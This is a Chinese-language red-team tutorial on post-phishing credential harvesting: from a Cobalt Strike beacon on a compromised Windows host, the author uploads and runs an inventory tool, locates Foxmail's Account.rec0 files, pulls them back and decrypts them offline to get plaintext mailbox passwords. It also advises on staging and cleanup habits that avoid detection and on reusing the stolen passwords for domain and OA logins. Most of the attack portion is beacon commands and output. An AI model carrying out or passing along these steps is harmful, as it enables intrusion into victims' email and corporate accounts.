

内网密码搜集 [离线解密 foxmail 客户端中保存的所有邮箱账号密码]

场景：

假设我们此处通过发信钓到了一台目标单机，在翻这台单机的时候，发现了它装的有 foxmail 客户端，然后在 forxmail 安装目录下还发现存在数据目录 [即 Storage 目录，一般情况下，只有在有邮箱连接记录保存过账号密码时才会自动创建该目录，当然啦，这个密码肯定不会直接明文保存在本地]，也就是说，本地很可能保存的有邮箱账号密码，现在的想法就是想去解密对应邮箱目录下保存有密码的那个文件，该怎么搞呢？其实，简单...



具体过程：

一般情况下，当我们钓到目标的某台单机之后，都会选择一个固定的操作目录来进行后续的动作，比如，当前用户[此处为未 bypassUAC 的管理权限]的临时目录，就是个还不错的选择，因为这里几乎不存在什么不能读写的问题，后续不管是传工具，文件，做维持...啥的都很方便，而且很规整，后期便于集中清理，发现很多弟兄在操作的机器多了之后都喜欢乱传一气，导致最后自己都不知道在哪台机器上还留的有东西忘了清，这显然不是个什么好习惯，所以...多注意下就好，反溯源很大一部分，都是基于你平时点滴的操作习惯来得，操作规整，思维缜密，水平一般的管理员其实很难发现，而不是完全依赖你所用的技术到底有多高端

beacon> shell dir %temp%

beacon> cd C:\Users\WangWei\AppData\Local\Temp

beacon> pwd

		192.168.137.66	WangWei	WANGWEI-PC	2224	8s
---	---	----------------	---------	------------	------	----

Event LogXBeacon 192.168.137.66@2224X

beacon> shell dir %temp%

[*] Tasked beacon to run: dir %temp%

[+] host called home, sent: 41 bytes

[+] received output:

驱动器 C 中的卷没有标签。

卷的序列号是 D2B8-D937

C:\Users\WangWei\AppData\Local\Temp 的目录

2019/11/12 16:48 <DIR> .

2019/11/12 16:48 <DIR> ..

2019/11/11 19:28 <DIR> 28B1D246-C356-4247-8228-47BF9B10004F

2019/10/27 11:52 0 FXSAPIDebugLogFile.txt

2019/11/06 10:02 0 mat-debug-3324.log

2019/11/06 10:08 0 mat-debug-3728.log

2019/10/27 15:39 <DIR> vmware-WangWei

2019/11/06 10:07 20,752 WANGWEI-PC-20191106-1002.log

2019/11/06 10:08 18,010 WANGWEI-PC-20191106-1008.log

2019/11/12 16:15 <DIR> WPDNSE

2019/11/12 16:28 0 {245F3AD7-78E5-4F76-A380-F5683FC31FD3} - 0ProcSessId.dat

2019/11/06 09:50 0 {6890A70C-E98D-4899-9F03-DE29633AA7E3} - 0ProcSessId.dat

7 个文件 38,762 字节

5 个目录 136,382,033,920 可用字节

beacon> cd C:\Users\WangWei\AppData\Local\Temp

[*] cd C:\Users\WangWei\AppData\Local\Temp

[+] host called home, sent: 43 bytes

[WANGWEI-PC] WangWei/2224 (x64)

beacon>

beacon> upload /home/srongs/桌面/临时工具存放/GetInstallSoftInfo/GetInstallSoftInfo.exe

beacon> upload /home/srongs/桌面/临时工具存放/GetInstallSoftInfo/msvcr100.dll

beacon> shell GetInstallSoftInfo.exe

Event LogXBeacon 192.168.137.66@2224X

beacon> upload /home/srongs/桌面/临时工具存放/GetInstallSoftInfo/GetInstallSoftInfo.exe

[*] Tasked beacon to upload /home/srongs/桌面/临时工具存放/GetInstallSoftInfo/GetInstallSoftInfo.exe as GetInstallSoftInfo.exe

beacon> upload /home/srongs/桌面/临时工具存放/GetInstallSoftInfo/msvcr100.dll

[*] Tasked beacon to upload /home/srongs/桌面/临时工具存放/GetInstallSoftInfo/msvcr100.dll as msvcr100.dll

[+] host called home, sent: 55330 bytes

[+] host called home, sent: 770408 bytes

beacon> shell GetInstallSoftInfo.exe

[*] Tasked beacon to run: GetInstallSoftInfo.exe

[+] host called home, sent: 53 bytes

[+] received output:

Getting Installed Soft Info...

Finished.

Saving info to C:\Users\WangWei\AppData\Local\Temp\WANGWEI-PC_WangWei_2019.11.12.16.57.12_KBOM.logs


Finished.

[WANGWEI-PC] WangWei/2224 (x64)


last: 773m

beacon>


通过读取当前机器已安装的软件列表,发现其存在 foxmail 客户端,版本为 7.2.x,特别注意下这个版本,因为不同的版本,账号密码保存的位置和文件名都是有所不同的,比如,此处为 7.2.x 版本,账号密码默认就保存在 Account 目录下的 Account.rec0 文件中,7.x 版本貌似是保存在一个叫 Accounts.tdat 的文件中,而 6.x 版本则是保存在一个叫 Account.stg 的文件中




紧接着,在 Foxmail 安装目录下发现其存在 Storage 目录,并且在该目录下还发现两个邮箱的连接记录



接着,要做的事情就非常简单了,只需要把对应邮箱目录下的 Account.rec0 文件想办法拖回本地





然后在本地用 securityxploded [弟兄们应该都很清楚,这是一个神奇的网站☺] 提供好的解密工具把文件拖进去解密即可,最终,分别得到两个邮箱的明文账号密码如下




小结:
注意,此处的所有操作都是在非管理员权限[未 bypassUAC]下进行的,至于拿到这个邮箱账号密码之后的价值和用途,想必就不用再多说了吧,因为目标邮箱的历史邮件里可能保存有大量的敏感资料信息,所以在内网渗透中翻邮件应该成为你的日常操作,退一步来讲,如果当前是在域环境中,邮箱账号密码很可能也是对应的域用户密码,另外,这个邮箱账号密码和 oa 系统有也可能是通用的,所以,你都懂了...此处没涉及到什么具体原理,比较简单,偏实用为主,所以就没去细扣那些,有任何问题,欢迎弟兄们及时反馈,非常感谢,祝好运 ☺

注： 所有文章仅供安全研究之用,严禁私自用于任何非法用途
由此所引发的一切不良后果,均由读者自行承担
有任何问题,请直接联系该文章作者

严禁私自外传,如发现任何外泄行为,将立即停止后续的所有更新

更多高质量精品实用干货分享,请扫码关注个人 **微信公众号** ,或者直接加入 **小密圈** 与众多资深 apt 及红队玩家一起深度学习交流 :)



By klion
2019.3.6